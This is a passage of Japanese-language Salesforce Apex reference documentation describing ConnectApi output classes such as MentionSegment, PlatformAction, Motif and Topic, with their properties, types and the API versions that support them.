title	String	リンクに付けられるタイトル (使用可能な場合)、それ以外の場合は null	28.0 〜 31.0
url	String	リンクの URL	28.0 〜 31.0

ConnectApi.LinkCapability

フィード要素にこの機能がある場合、リンクがあります。

ConnectApi.FeedElementCapability クラスのサブクラス。

プロパティ名	型	説明	使用可能なバージョン
url	String	リンク URL。URL は外部サイトへの URL にできます。	32.0
urlName	String	リンクの説明。	32.0

ConnectApi.LinkSegment クラス

ConnectApi.MessageSegment クラスのサブクラス

名前	型	説明	使用可能なバージョン
url	String	リンクの URL	28.0

ConnectApi.MaintenanceInfo

組織の今後の定期メンテナンスに関する情報。

プロパティ名	型	説明	使用可能なバージョン
description	String	メンテナンスの説明。	34.0
maintenanceTitle	String	メンテナンスのタイトル。	34.0
maintenanceType	ConnectApi.MaintenanceType	メンテナンスの種別を指定します。次のいずれかになります。 • Downtime — ダウンタイムメンテナンス。 • GenerallyAvailable — 正式リリースモードでのメンテナンス。 • MaintenanceWithDowntime — ダウンタイムを伴う定期メンテナンス。 • ReadOnly — 参照のみモードでのメンテナンス。	34.0
messageEffectiveTime	Datetime	ユーザへのメンテナンスメッセージの表示開始日。	34.0
messageExpirationTime	Datetime	メンテナンスメッセージの有効期限。	34.0
scheduledEndDowntime	Datetime	スケジュール設定されたダウンタイム終了日。GenerallyAvailable および ReadOnly メンテナンス種別の場合は null。	34.0
scheduledEndMaintenanceTime	Datetime	定期メンテナンス終了日。Downtime メンテナンス種別の場合は null。	34.0
scheduledStartDowntime	Datetime	スケジュール設定されたダウンタイム開始日。GenerallyAvailable および ReadOnly メンテナンス種別では null になります。	34.0
scheduledStartMaintenanceTime	Datetime	定期メンテナンス開始日。Downtime メンテナンス種別の場合は null。	34.0

ConnectApi.ManagedTopic クラス

コミュニティの管理トピックを表します。

プロパティ名	型	説明	使用可能なバージョン
id	String	管理トピックの ID。	32.0
managedTopicType	ConnectApi.ManagedTopicType	管理トピックの種別。 • Featured — コミュニティホームページなどの主要トピック。ただし、全体的なナビゲーションは提供しません。 • Navigational — コミュニティのナビゲーションメニューに表示されるトピック。	32.0
topic	ConnectApi.Topic	トピックに関する情報。	32.0
url	String	管理トピックへの Chatter REST API URL。	32.0

ConnectApi.ManagedTopicCollection クラス

管理トピックのコレクション。

プロパティ名	型	説明	使用可能なバージョン
currentPageUrl	String	現在のページを識別する Chatter REST API URL。	32.0
managedTopics	List<ConnectApi.ManagedTopic>	管理トピックのリスト。	32.0

ConnectApi.MentionCompletion クラス

ユーザまたはグループの @メンションに使用できるレコードに関する情報。

名前	型	説明	使用可能なバージョン
additionalLabel	String	この補完で表されるレコードの追加の表示ラベル (存在する場合) (「(Customer)」や「(Acme Corporation)」など)。	29.0
description	String	この補完で表されるレコードの説明。	29.0
name	String	この補完で表されるレコードの名前。可能であれば、名前はローカライズされます。	29.0
photoUrl	String	この補完で表されるレコードの写真またはアイコンの URL。	29.0

名前	型	説明	使用可能なバージョン
recordId	String	この補完で表されるレコードの ID。	29.0
userType	ConnectApi.UserType 列挙	この完了によって表されるレコードがユーザの場合、この値はそのユーザに関連付けられたユーザ種別になります。それ以外の場合は、null です。 次のいずれかの値にします。 • ChatterGuest — 非公開グループの外部ユーザ。 • ChatterOnly — Chatter Free ユーザ。 • Guest — 認証されていないユーザ。 • Internal — 標準組織メンバー。 • Portal — カスタマーポータル、パートナーポータル、またはコミュニティの外部ユーザ。 • System — Chatter Expert またはシステムユーザ。 • Undefined — カスタムオブジェクトのユーザ種別	30.0

ConnectApi.MentionCompletionPage クラス

Mention Completion レスポンスボディのページ設定されたリスト。

名前	型	説明	使用可能なバージョン
currentPageUrl	String	現在のページを識別する Chatter REST API URL。	29.0
mentionCompletions	List<ConnectApi.MentionCompletion>	メンションの補完提案のリスト。これらの提案を使用して、フィード投稿の本文を作成します。	29.0
nextPageUrl	String	次のページを識別する Chatter REST API URL。次のページがない場合は null。別のページを取得する前に、この値が null であるかどうかを確認します。ページが存在しない場合は、ConnectApi.NotFoundException エラーが返されます。	29.0
previousPageUrl	String	前のページを識別する Chatter REST API URL。前のページがない場合は null。	29.0

ConnectApi.MentionSegment クラス

ConnectApi.MessageSegment クラスのサブクラス

名前	型	説明	使用可能なバージョン
accessible	Boolean	メンションされたユーザまたはグループが、メンションされた投稿を表示できるか(true)、否か(false)を示します。	28.0
name	String	メンションされたユーザまたはグループの名前	28.0
record	ConnectApi.ActorWithId	メンションされたユーザまたはグループに関する情報。	29.0
user	ConnectApi.UserSummary	メンションされたユーザに関する情報 **重要:** バージョン29.0以降では、recordプロパティを使用します。	28.0のみ 29.0よりも前のバージョンでは、メンションがユーザではない場合、メンションはConnectApi.TextSegmentオブジェクト内にあります。

ConnectApi.MentionValidation クラス

提案メンションがコンテキストユーザに有効かどうかに関する情報。

名前	型	説明	使用可能なバージョン
recordId	String	メンションされたレコードのID。	29.0
validationStatus	ConnectApi.MentionValidationStatus 列挙	提案メンションの検証エラーの種類を示します(存在する場合)。 • Disallowed — 提案メンションは無効であり、コンテキストユーザが許可されていない対象にメンションしようとしているため却下されます。たとえば、非公開グループのメンバーでないユーザが非公開グループにメンションしようとしている場合などです。 • Inaccessible — 提案メンションは許可されていますが、メンションされるユーザまたはレコードには議論されている親レコードへのアクセス権がないため、通知されません。	29.0

名前	型	説明	使用可能なバージョン
		• Ok — 提案メンションに検証エラーはありません。	

ConnectApi.MentionValidations クラス

メンションのセットがコンテキストユーザに有効かどうかに関する情報。

名前	型	説明	使用可能なバージョン
hasErrors	Boolean	提案メンションのうち、少なくとも 1 つにエラーがあるか (true)、否か (false) を示します。たとえば、コンテキストユーザは自分が属していない非公開グループにメンションできません。そのようなグループがメンションの検証のリストに含まれていると、hasErrors は true になり、そのメンションの検証で Disallowed の validationStatus がグループに設定されます。	29.0
mentionValidations	List<ConnectApi.MentionValidation>	メンションの検証情報のリスト (指定されたレコード ID と同じ順序)。	29.0

ConnectApi.MessageBody クラス

ConnectApi.AbstractMessageBody クラスのサブクラス

その他のプロパティはありません。

ConnectApi.MessageSegment クラス

このクラスは抽象クラスです。

次のクラスのスーパークラス:

- ConnectApi.ComplexSegment クラス
- ConnectApi.EntityLinkSegment クラス
- ConnectApi.FieldChangeSegment クラス
- ConnectApi.FieldChangeNameSegment クラス
- ConnectApi.FieldChangeValueSegment クラス
- ConnectApi.HashtagSegment クラス
- ConnectApi.LinkSegment クラス

- ConnectApi.MentionSegment クラス
- ConnectApi.MoreChangesSegment クラス
- ConnectApi.ResourceLinkSegment クラス
- ConnectApi.TextSegment クラス

フィード項目のメッセージセグメントは、`ConnectApi.MessageSegment` 型です。フィード項目機能は `ConnectApi.FeedItemCapability` 型です。レコード項目は、`ConnectApi.AbstractRecordField` 型です。これらはすべて抽象クラスで、複数の具象サブクラスがあります。実行時、`instanceof` を使用すると、これらのオブジェクトの具象型をチェックして、対応するダウンキャストを確実に実行することができます。ダウンキャスト時には、不明なサブクラスを処理するデフォルトの case が必要です。

重要: フィードの構成は、リリースによって異なる場合があります。コードでは、常に不明なサブクラスのインスタンスを処理できるように準備しておく必要があります。

名前	型	説明	使用可能なバージョン
`text`	String	このセグメントのテキストのみの変換。クライアントで不明なメッセージセグメント種別が検出された場合、この値を表示できます。	28.0
`type`	`ConnectApi.MessageSegmentType` 列挙	メッセージセグメント種別。次のいずれかの値にします。 • `EntityLink` • `FieldChange` • `FieldChangeName` • `FieldChangeValue` • `Hashtag` • `Link` • `Mention` • `MoreChanges` • `ResourceLink` • `Text`	28.0

ConnectApi.ModerationCapability クラス

フィード要素にこの機能がある場合、コミュニティのユーザがモデレーションフラグを付けることができます。

ConnectApi.FeedElementCapability クラスのサブクラス。

プロパティ名	型	説明	使用可能なバージョン
moderationFlags	ConnectApi.ModerationFlags	このフィード要素のモデレーションフラグ。コミュニティモデレータは、フラグ付き項目を表示したり、フラグ付き項目に対してアクションを実行したりできます。	31.0

ConnectApi.ModerationFlags クラス

フィード項目、コメント、またはファイルのモデレーションフラグに関する情報。

名前	型	説明	使用可能なバージョン
flagCount	Integer	このフィード項目、コメント、またはファイルのモデレーションフラグの数。コンテキストユーザがコミュニティモデレータでない場合、プロパティは `null` になります。	29.0
flaggedByMe	Boolean	コンテキストユーザがフィード項目、コメント、またはファイルにモデレーションのフラグを設定した場合は `true`、設定していない場合は `false` になります。	29.0

ConnectApi.MoreChangesSegment クラス

ConnectApi.MessageSegment クラスのサブクラス

大量の追跡変更を含むフィード項目では、メッセージは "changed A, B, and made X more changes" という形式に設定されます。この場合、その他の変更 ("X more changes") に関する情報は `MoreChangesSegment` に含まれます。

名前	型	説明	使用可能なバージョン
moreChanges	List<ConnectApi.FieldChangeSegment>	追跡された変更の完全なリスト。	29.0
moreChangesCount	Integer	追加の変更の数	28.0

ConnectApi.Motif クラス

motif プロパティには、Salesforce レコードタイプを示す小、中、大のアイコンへの URL があります。一般的なレコードタイプは、ファイル、ユーザ、グループですが、すべてのレコードタイプに一連の motif アイコンがあります。カスタムオブジェクトレコードでは、タブスタイルアイコンが使用されます。認証されていないユーザでもすべてのアイコンを使用できるため、たとえば、motif アイコンをメールで表示することができます。motif をレコードタイプのベース色に含めることもできます。

メモ: motif 画像はアイコンであり、ユーザがアップロードした画像または写真ではありません。たとえば、すべてのユーザは同じセットの motif アイコンを使用できます。

カスタムオブジェクトレコードでは、タブスタイルアイコンが使用されます。たとえば、次のカスタムオブジェクトでは、「boat」タブスタイルが使用されます。

```
   "motif": {

      "color: "8C004C",

      "largeIconUrl": "/img/icon/custom51_100/boat64.png",

      "mediumIconUrl": "/img/icon/custom51_100/boat32.png",

      "smallIconUrl": "/img/icon/custom51_100/boat16.png",

      "svgIconUrl": null

   },
```

ユーザは、次のアイコンを使用します。

```
   "motif": {

      "color: "1797C0",

      "largeIconUrl": "/img/icon/profile64.png",

      "mediumIconUrl": "/img/icon/profile32.png",

      "smallIconUrl": "/img/icon/profile16.png",

      "svgIconUrl": null

   },
```

グループは、次のアイコンを使用します。

```
   "motif": {

      "color: "1797C0",

      "largeIconUrl": "/img/icon/groups64.png",

      "mediumIconUrl": "/img/icon/groups32.png",

      "smallIconUrl": "/img/icon/groups16.png",

      "svgIconUrl": null

   },
```

ファイルは、次のアイコンを使用します。

```
  "motif": {
```

```
    "color: "1797C0",
    "largeIconUrl": "/img/content/content64.png",
    "mediumIconUrl": "/img/content/content32.png",
    "smallIconUrl": "/img/icon/files16.png",
    "svgIconUrl": null
  },
```

メモ: 前の例のアイコンを表示するには、URL を `https://instance_name` で置き換えます。たとえば、`https://instance_name/img/icon/profile64.png` に保存されます。

名前	型	説明	使用可能なバージョン
`color`	String	レコードタイプのベース色を表す 16 進値または `null`。	29.0
`largeIconUrl`	String	レコードタイプを示す大アイコン	28.0
`mediumIconUrl`	String	レコードタイプを示す中アイコン	28.0
`smallIconUrl`	String	レコードタイプを示す小アイコン	28.0
`svgIconUrl`	String	レコードタイプを示す SVG 形式のアイコン、またはアイコンが存在しない場合は `null`。	34.0

ConnectApi.NonEntityRecommendation クラス

Salesforce 以外のエンティティ (アプリケーションなど) のおすすめを表します。

ConnectApi.AbstractRecommendation クラスのサブクラス。

この出力クラスは、バージョン 34.0 以降では使用されません。バージョン 34.0 以降では、すべてのおすすめに ConnectApi.EntityRecommendation クラスが使用されます。

プロパティ名	型	説明	使用可能なバージョン
`displayLabel`	String	非エンティティオブジェクトのローカライズされた表示ラベル。	32.0
`motif`	`ConnectApi.Motif`	非エンティティオブジェクトの Motif。	32.0

ConnectApi.OrganizationSettings クラス

名前	型	説明	使用可能なバージョン
accessTimeout	Integer	この時間を過ぎると、何も操作を行っていないユーザに対し、ログアウトするか操作を続行するかを選択させるポップアップウィンドウが表示されます。	28.0
features	ConnectApi.Features	組織で使用可能な機能に関する情報	28.0
maintenanceInfo	List<ConnectApi.MaintenanceInfo>	組織で今後予定されているメンテナンスのリストに関する情報。	34.0
name	String	組織名	28.0
orgId	String	組織の 18 文字の ID	28.0
userSettings	ConnectApi.UserSettings	ユーザの組織権限に関する情報	28.0

ConnectApi.OriginCapability

フィード要素にこの機能がある場合、そのフィード要素はフィードアクションによって作成されています。

ConnectApi.FeedElementCapability クラスのサブクラス。

プロパティ名	型	説明	使用可能なバージョン
actor	ConnectApi.UserSummary クラス	フィードアクションを実行したユーザ。	33.0
originRecord	ConnectApi.Reference クラス	フィードアクションが含まれるフィード要素への参照。	33.0

ConnectApi.PercentRecordField クラス

ConnectApi.LabeledRecordField クラスのサブクラス

パーセント値を含むレコード項目。

名前	型	説明	使用可能なバージョン
value	Double	パーセントの値。	29.0

ConnectApi.PhoneNumber クラス

電話番号。

名前	型	説明	使用可能なバージョン
label	String	**電話の種別を示すローカライズされた文字列。**	30.0
phoneNumber	String	**電話番号**	28.0
phoneType	String	**電話の種別。値は次のとおりです。** • Fax • Mobile • Work **これらの値はローカライズされません。**	30.0
type	String	メモ: **このプロパティは、バージョン** 29.0 **以降では使用できません。代わりに、** phoneType **プロパティを使用してください。** **値は次のとおりです。** • Fax • Mobile • Work **これらの値はローカライズされません。**	28.0 〜 29.0

ConnectApi.Photo クラス

名前	型	説明	使用可能なバージョン
fullEmailPhotoUrl	String	**大きなプロファイル写真への一時的な** URL。**この** URL **は認証されていないユーザでも利用でき、有効期限が** 30 **日後に切れます。**	28.0
largePhotoUrl	String	**大きなプロファイル写真への** URL。**デフォルトの幅は** 200 **ピクセルです。高さは、元の画像の比率が維持されるように設定されます。**	28.0
photoVersionId	String	**そのバージョンの写真の** 18 **文字の** ID	28.0
smallPhotoUrl	String	**小さいプロファイル写真への** URL。**デフォルトのサイズは** 64x64 **ピクセルです。**	28.0

名前	型	説明	使用可能なバージョン
standardEmailPhotoUrl	String	小さいプロファイルへの一時的な URL。この URL は認証されていないユーザでも利用でき、有効期限が 30 日後に切れます。	28.0
url	String	/services/data/v34.0/chatter/users/005D0000001LL8OIAW/photo などの写真オブジェクトを返すリソース	28.0

ConnectApi.PicklistRecordField クラス

ConnectApi.LabeledRecordField クラスのサブクラス

列挙値を含むレコード項目。

ConnectApi.PlatformAction クラス

コンテキストユーザの状態情報を含むプラットフォームアクションインスタンス。

プロパティ名	型	説明	使用可能なバージョン
actionUrl	String	subtype Ui または Download のアクションリンクの場合、このリンクからユーザにダウンロードや UI アクセスを行わせます。Salesforce は次の形式でリンクの Javascript リダイレクトを発行します: /action-link-redirect/***communityId***/***actionLinkId***?_bearer=***bearerToken*** Api アクションリンクおよびすべてのプラットフォームアクションの場合、この値は null になり、Salesforce によってコールが処理されます。	33.0
apiName	String	API 名。この値は null になることがあります。	33.0
confirmationMessage	String	このアクションに確認が必要で、状況が NewStatus の場合は、このプロパティがローカライズされたデフォルトのメッセージになり、このアクションを呼び出す前にエンドユーザに表示されます。それ以外の場合は、この値が null になります。	33.0
executingUser	ConnectApi.UserSummary Class	このプラットフォームアクションの実行を開始したユーザ。	33.0

プロパティ名	型	説明	使用可能なバージョン
groupDefault	Boolean	このプラットフォームアクションがプラットフォームアクショングループのデフォルトまたはプライマリのプラットフォームアクションの場合は true、それ以外の場合は false。デフォルトプラットフォームアクションはプラットフォームアクショングループごとに 1 つのみです。	33.0
iconUrl	String	プラットフォームアクションのアイコンの URL。この値は、null になる場合があります。	33.0
id	String	プラットフォームアクションの ID。 type が QuickAction で、subtype が Create の場合、この値は null になります。	33.0
label	String	このプラットフォームアクションのローカライズされた表示ラベル。	33.0
modifiedDate	Datetime	ISO 8601 形式の日付文字列 (例: 2011-02-25T18:24:31.000Z)。	33.0
platformActionGroup	ConnectApi.ReferenceClass	このプラットフォームアクションを含むプラットフォームアクショングループへの参照。	33.0
status	ConnectApi.PlatformActionStatus	プラットフォームアクションの実行状況。値は次のとおりです。 • FailedStatus — アクションリンクの実行に失敗しました。 • NewStatus — アクションリンクの実行の準備が整っています。Download および Ui アクションリンクでのみ使用できます。 • PendingStatus — アクションリンクが実行されています。この値を選択すると、Api および ApiAsync アクションリンクの API コールがトリガされます。 • SuccessfulStatus — アクションリンクが正常に実行されました。	33.0

プロパティ名	型	説明	使用可能なバージョン
subtype	String	プラットフォームアクションのサブタイプまたは null。 type プロパティが ActionLink の場合、使用できる値は次のとおりです。 • Api — アクションリンクは、アクション URL で同期 API をコールします。Salesforce は、サーバから返された HTTP 状況コードに基づいて状況を SuccessfulStatus または FailedStatus に設定します。 • ApiAsync — アクションリンクは、アクション URL で非同期 API をコールします。アクションは、非同期操作の完了時にサードパーティが /connect/action-links/***actionLinkId*** への要求を行って状況を SuccessfulStatus または FailedStatus に設定するまで、PendingStatus 状態のままになります。 • Download — アクションリンクは、アクション URL からファイルをダウンロードします。 • Ui — アクションリンクは、アクション URL で Web ページをユーザに表示します。 メモ: アプリケーションから ApiAsync アクションリンクを呼び出す場合は状況を設定するコールが必要です。ただし、現在 Apex を使用してアクションリンクの状況を設定する方法がありません。状況を設定するには、Chatter REST API を使用します。詳細は、『*Chatter REST API 開発者ガイド*』の「Action Link リソース」を参照してください。	33.0

プロパティ名	型	説明	使用可能なバージョン
type	ConnectApi.PlatformActionType	プラットフォームアクションの種別。値は次のとおりです。 • ActionLink — API、Web ページ、またはファイルを指す、フィード要素上のインジケータで、Salesforce Chatter フィード UI のボタンによって表されます。 • ProductivityAction — 生産性アクションは Salesforce によって事前定義され、限られたオブジェクトのセットに適用されます。生産性アクションを編集または削除することはできません。 • CustomButton — クリックすると、ウィンドウ内で URL または Visualforce ページが開くか、JavaScript が実行されます。 • QuickAction — グローバルアクションまたはオブジェクト固有のアクション。 • StandardButton — 事前定義された Salesforce ボタン ([新規]、[編集]、[削除] など)。	33.0
url	String	このプラットフォームアクションの URL。 type が QuickAction で、subtype が Create の場合、この値は null になります。	33.0

ConnectApi.PlatformActionGroup クラス

コンテキストユーザに適した状態のプラットフォームアクショングループインスタンス。

アクションリンクグループは、プラットフォームアクショングループの種別の 1 つなので、ConnectApi.PlatformActionGroup 出力クラスとして表されます。

プロパティ名	型	説明	使用可能なバージョン
category	ConnectApi.PlatformActionGroupCategory	プラットフォームアクションの優先度および相対位置を示します。値は次のとおりです。 • Primary —アクションリンクグループは、フィード要素の本文に表示されます。 • Overflow —アクションリンクグループは、フィード要素のオーバーフローメニューに表示されます。	33.0
id	String	プラットフォームアクショングループの18文字のIDか、不透明な文字列のID。 ConnectApi.PlatformActionのtypeがQuickActionで、subtypeがCreateの場合、この値はnullになります。	33.0
modifiedDate	Datetime	ISO 8601の日付文字列(例: 2014-02-25T18:24:31.000Z)。	33.0
platformActions	List<ConnectApi.PlatformAction>	このグループのプラットフォームアクションインスタンス。 アクションリンクグループ内では、アクションリンクは、ConnectApi.ActionLinkGroupDefinitionInputクラスのactionLinksプロパティにリストされる順序で表示されます。フィード項目内では、アクションリンクグループは、ConnectApi.AssociatedActionsCapabilityInputクラスのactionLinkGroupIdsプロパティに指定された順序で表示されます。	33.0
url	String	このプラットフォームアクショングループのURL。 ConnectApi.PlatformActionのtypeがQuickActionで、subtypeがCreateの場合、この値はnullになります。	33.0

ConnectApi.PollCapability クラス

フィード要素にこの機能がある場合、アンケートが含まれます。

ConnectApi.FeedElementCapability クラスのサブクラス。

プロパティ名	型	説明	使用可能なバージョン
choices	List<ConnectApi.FeedPollChoice>	アンケートを構成するアンケート選択肢のコレクション。	32.0
myChoiceId	String	このアンケートにおいて現在のユーザが投票したアンケート選択肢の 18 文字の ID。現在のユーザが投票しなかった場合は、null を返します。	32.0
totalVoteCount	Integer	フィードアンケート要素に投じられた投票の合計数。	32.0

ConnectApi.QuestionAndAnswersCapability クラス

フィード要素にこの機能がある場合、質問があり、フィード要素のコメントはその質問への回答です。

ConnectApi.FeedElementCapability クラスのサブクラス。

プロパティ名	型	説明	使用可能なバージョン
bestAnswer	ConnectApi.Comment	質問の最良の回答として選択されたコメント。	32.0
bestAnswerSelectedBy	ConnectApi.UserSummary	質問の最良の回答を選択したユーザ。	32.0
canCurrentUserSelectOrRemoveBestAnswer	Boolean	現在のユーザが最良の回答を選択または削除できるか (true)、否か (false) を示します。	32.0
escalatedCase	ConnectApi.Reference	質問の投稿がエスカレーションされた場合、これがエスカレーション先ケースになります。	33.0
questionTitle	String	質問のタイトル。	32.0

ConnectApi.QuestionAndAnswersSuggestions クラス

質問および回答の提案。

プロパティ名	型	説明	使用可能なバージョン
articles	List<ConnectApi.ArticleItem>	記事のリスト。	32.0
questions	List<ConnectApi.FeedElement>	質問のリスト。	32.0

ConnectApi.RecommendationsCapability

フィード要素にこの機能がある場合、おすすめがあります。

ConnectApi.FeedElementCapability クラスのサブクラス。

プロパティ名	型	説明	使用可能なバージョン
items	List<ConnectApi.AbstractRecommendation>	推奨事項のリスト。	32.0

ConnectApi.RecommendationCollection クラス

推奨事項のリスト。

プロパティ名	型	説明	使用可能なバージョン
recommendations	List<ConnectApi.AbstractRecommendation>	推奨事項のコレクション。	33.0

ConnectApi.RecommendationExplanation クラス

おすすめの説明。

ConnectApi.AbstractRecommendationExplanation クラスのサブクラス。

プロパティ名	型	説明	使用可能なバージョン
detailsUrl	String	詳細を説明する URL。おすすめに詳細説明がない場合は null。	32.0

ConnectApi.RecommendedObject

カスタムまたは静的なおすすめなどのおすすめオブジェクト。

ConnectApi.Actor クラスのサブクラス

プロパティ名	型	説明	使用可能なバージョン
idOrEnum	String	カスタムのおすすめの、おすすめ定義の ID。	34.0
motif	ConnectApi.Motif	おすすめのオブジェクトの Motif。	34.0

ConnectApi.RecordField クラス

ConnectApi.LabeledRecordField クラスのサブクラス

表示ラベルおよびテキスト値を含む汎用レコード項目。

ConnectApi.RecordSnapshotAttachment クラス

重要: このクラスは、バージョン 32.0 以降では使用できません。バージョン 32.0 以降では、ConnectApi.RecordSnapshotCapability が使用されます。

ConnectApi.FeedItemAttachment クラスのサブクラス

レコードが作成された時点のレコードの項目。

名前	型	説明	使用可能なバージョン
recordView	ConnectApi.RecordView	レコードの表示。	29.0 ～ 31.0

ConnectApi.RecordSnapshotCapability

フィード要素にこの機能がある場合、1 つのレコード作成イベントについて、レコードのスナップショットとして取得された項目すべてが含まれます。

ConnectApi.FeedElementCapability クラスのサブクラス。

プロパティ名	型	説明	使用可能なバージョン
recordView	ConnectApi.RecordView	メタデータとデータを含むレコードの表示。レコードを容易に表示できます。	32.0

ConnectApi.RecordSummary クラス

ConnectApi.AbstractRecordView クラスのサブクラス

その他のプロパティはありません。

ConnectApi.RecordSummaryList クラス

カスタムオブジェクトなどの、組織のレコードのリストに関するサマリー情報。

名前	型	説明	使用可能なバージョン
records	List<ConnectApi.ActorWithId>	レコードのリスト。	30.0
url	String	このレコードリストへの URL。	30.0

ConnectApi.RecordView クラス

ConnectApi.AbstractRecordView クラスのサブクラス

組織のレコード(カスタムオブジェクトレコードを含む)のビュー。このオブジェクトは、レコードタイプで特殊なオブジェクト (User や ChatterGroup など) を使用できない場合に使用されます。データとメタデータが含まれるため、レコードを 1 つの応答で表示できます。

名前	型	説明	使用可能なバージョン
sections	List<ConnectApi.RecordViewSection>	レコードビューセクションのリスト。	29.0

ConnectApi.RecordViewSection クラス

レコード詳細のレコード項目と値のセクション。

名前	型	説明	使用可能なバージョン
columnCount	Integer	レコードセクションに項目をレイアウトするために使用する列の数。	29.0
columnOrder	ConnectApi.RecordColumnOrder 列挙	レコードセクションに項目をレイアウトするために fields プロパティで使用する項目の順序。 • LeftRight — 項目は左から右に表示されます。 • TopDown — 項目は上から下に表示されます。	29.0
fields	ConnectApi.AbstractRecordField	このセクションに含まれるレコードの項目と値。	29.0
heading	String	この項目のセクションを表示するときに使用するローカライズされた表示ラベル。	29.0

名前	型	説明	使用可能なバージョン
isCollapsible	Boolean	このセクションを折りたたんですべての項目を非表示にできるか (true)、否か (false) を示します。	29.0

ConnectApi.Reference クラス

名前	型	説明	使用可能なバージョン
id	String	参照するレコードの ID。18 文字の ID または他の文字列 ID を指定できます。	28.0
url	String	リソースエンドポイントへのURL。	28.0

ConnectApi.ReferenceRecordField クラス

ConnectApi.LabeledRecordField クラスのサブクラス

表示ラベルおよびテキスト値を含むレコード項目。

名前	型	説明	使用可能なバージョン
reference	ConnectApi.RecordSummary	レコード項目によって参照されるオブジェクト。	29.0

ConnectApi.ReferenceWithDateRecordField クラス

ConnectApi.LabeledRecordField クラスのサブクラス

特定の時刻に動作した参照されるオブジェクトを含むレコード項目 (「作成者」など)。

名前	型	説明	使用可能なバージョン
dateValue	Datetime	参照されるオブジェクトが動作した時刻。	29.0
reference	ConnectApi.RecordSummary	レコード項目によって参照されるオブジェクト。	29.0

ConnectApi.Reputation クラス

ユーザの評価。

プロパティ名	型	説明	使用可能なバージョン
reputationLevel	ConnectApi.ReputationLevel	ユーザの評価レベル。	32.0
reputationPoints	Double	ユーザの評価ポイント。評価ポイントは、コミュニティでさまざまな活動を行うことによって獲得できます。	32.0
url	String	評価への Chatter REST API URL。	32.0

ConnectApi.ReputationLevel クラス

ユーザの評価レベル。

プロパティ名	型	説明	使用可能なバージョン
levelImageUrl	String	評価レベル画像への URL。	32.0
levelName	String	評価レベルの名前。	32.0
levelNumber	Integer	評価レベル番号。レベルの数値ランクで、最低レベルは 1 です。管理者が、評価レベルのポイントの範囲を定義します。	32.0

ConnectApi.RequestHeader クラス

HTTP 要求ヘッダー名と値のペア。

プロパティ名	型	説明	使用可能なバージョン
name	String	要求ヘッダーの名前。	33.0
value	String	要求ヘッダーの値。	33.0

ConnectApi.ResourceLinkSegment クラス

名前	型	説明	使用可能なバージョン
url	String	他の方法では ID 項目 (ユーザのリストへのリンクなど) で識別されることのないリソースへの URL	28.0

ConnectApi.Subscription クラス

名前	型	説明	使用可能なバージョン
community	ConnectApi.Reference	登録が存在するコミュニティに関する情報	28.0
id	String	登録の 18 文字の ID	28.0
subject	ConnectApi.Actor	親、つまりフォロー対象のものまたは人に関する情報	28.0
subscriber	ConnectApi.Actor	登録者、つまりこの項目をフォローしている人に関する情報	28.0
url	String	この特定の登録への Chatter REST API URL	28.0

ConnectApi.TextSegment クラス

ConnectApi.MessageSegment クラスのサブクラス

その他のプロパティはありません。

ConnectApi.TimeZone クラス

Salesforce の [私の設定] で選択されたユーザのタイムゾーン。この値には、デバイスの現在位置は反映されません。

名前	型	説明	使用可能なバージョン
gmtOffset	Double	GMT との符号付き時差	30.0
name	String	このタイムゾーンの表示名	30.0

ConnectApi.Topic クラス

名前	型	説明	使用可能なバージョン
createdDate	Datetime	ISO8601 の日付文字列 (例: 2011-02-25T18:24:31.000Z)	29.0
description	String	トピックの説明	29.0
id	String	18 文字の ID	29.0
images	ConnectApi.TopicImages	トピックに関連付けられた画像。	32.0

名前	型	説明	使用可能なバージョン
isBeingDeleted	Boolean	トピックを現在削除中の場合は true、それ以外の場合は false。 トピックが削除された後にそのトピックを取得しようとすると、出力は NOT_FOUND になります。	33.0
name	String	トピックの名前	29.0
talkingAbout	Integer	トピックの追加やトピックを含む投稿に対するコメントなどの要素に基づいた、過去 2 か月間にこのトピックに言及したユーザの数	29.0
url	String	トピックの詳細ページの URL	29.0

ConnectApi.TopicEndorsement クラス

1 つのトピックについて他のユーザを支持する 1 人のユーザを表します。

名前	型	説明	使用可能なバージョン
endorsee	ConnectApi.UserSummary	支持されているユーザ	30.0
endorsementId	String	支持レコードの 18 文字の ID	30.0
endorser	ConnectApi.UserSummary	支持しているユーザ	30.0
topic	ConnectApi.Topic	ユーザが支持されているトピック	30.0
url	String	支持レコードのリソースへの URL	30.0

ConnectApi.TopicEndorsementCollection クラス

Topic Endorsement レスポンスボディのコレクション。

名前	型	説明	使用可能なバージョン
currentPageUrl	String	現在のページを識別する Chatter REST API URL。	30.0
nextPageUrl	String	次のページを識別する Chatter REST API URL。次のページがない場合は null。別のページを取得する前に、この値が null であるかどうかを確認します。ページが存在しない場合は、	30.0

名前	型	説明	使用可能なバージョン
		ConnectApi.NotFoundException エラーが返されます。	
previousPageUrl	String	前のページを識別する Chatter REST API URL。前のページがない場合は null。	30.0
topicEndorsements	List<ConnectApi.Topic>	トピックの支持のリスト	30.0

ConnectApi.TopicImages クラス

トピックに関連付けられた画像。

プロパティ名	型	説明	使用可能なバージョン
coverImageUrl	String	トピックページに表示される、トピックの表紙画像への URL。トピックと管理トピックの両方に、表紙画像を設定できます。	32.0
featuredImageUrl	String	管理トピックの主要画像への URL。主要な画像は、指定した場所であれば、どこにでも表示されます (コミュニティホームページなど)。	32.0

ConnectApi.TopicPage クラス

名前	型	説明	使用可能なバージョン
currentPageUrl	String	現在のページを識別する Chatter REST API URL。	29.0
nextPageUrl	String	次のページを識別する Chatter REST API URL。次のページがない場合は null。別のページを取得する前に、この値が null であるかどうかを確認します。ページが存在しない場合は、ConnectApi.NotFoundException エラーが返されます。	29.0
topics	List<ConnectApi.Topic>	トピックのリスト	29.0

ConnectApi.TopicsCapability クラス

フィード要素にこの機能がある場合、コンテキストユーザはトピックを追加できます。トピックは、ユーザが会話を整理して検索するために役立ちます。

ConnectApi.FeedElementCapability クラスのサブクラス。

プロパティ名	型	説明	使用可能なバージョン
canAssignTopics	Boolean	トピックをフィード要素に割り当て可能な場合は true、それ以外の場合は false。	32.0
items	List<ConnectApi.Topic>	このフィード要素に関連付けられたトピックのコレクション。	32.0

ConnectApi.TopicSuggestion クラス

名前	型	説明	使用可能なバージョン
existingTopic	ConnectApi.Topic	すでに存在するトピック、または新規トピックの場合は null	29.0
name	String	トピック名	29.0

ConnectApi.TopicSuggestionPage クラス

名前	型	説明	使用可能なバージョン
TopicSuggestionPage	List<ConnectApi.TopicSuggestion>	トピックの提案のリスト	29.0

ConnectApi.TrackedChangeAttachment クラス

重要: このクラスは、バージョン 32.0 以降では使用できません。バージョン 32.0 以降では、ConnectApi.TrackedChangesCapability が使用されます。

名前	型	説明	使用可能なバージョン
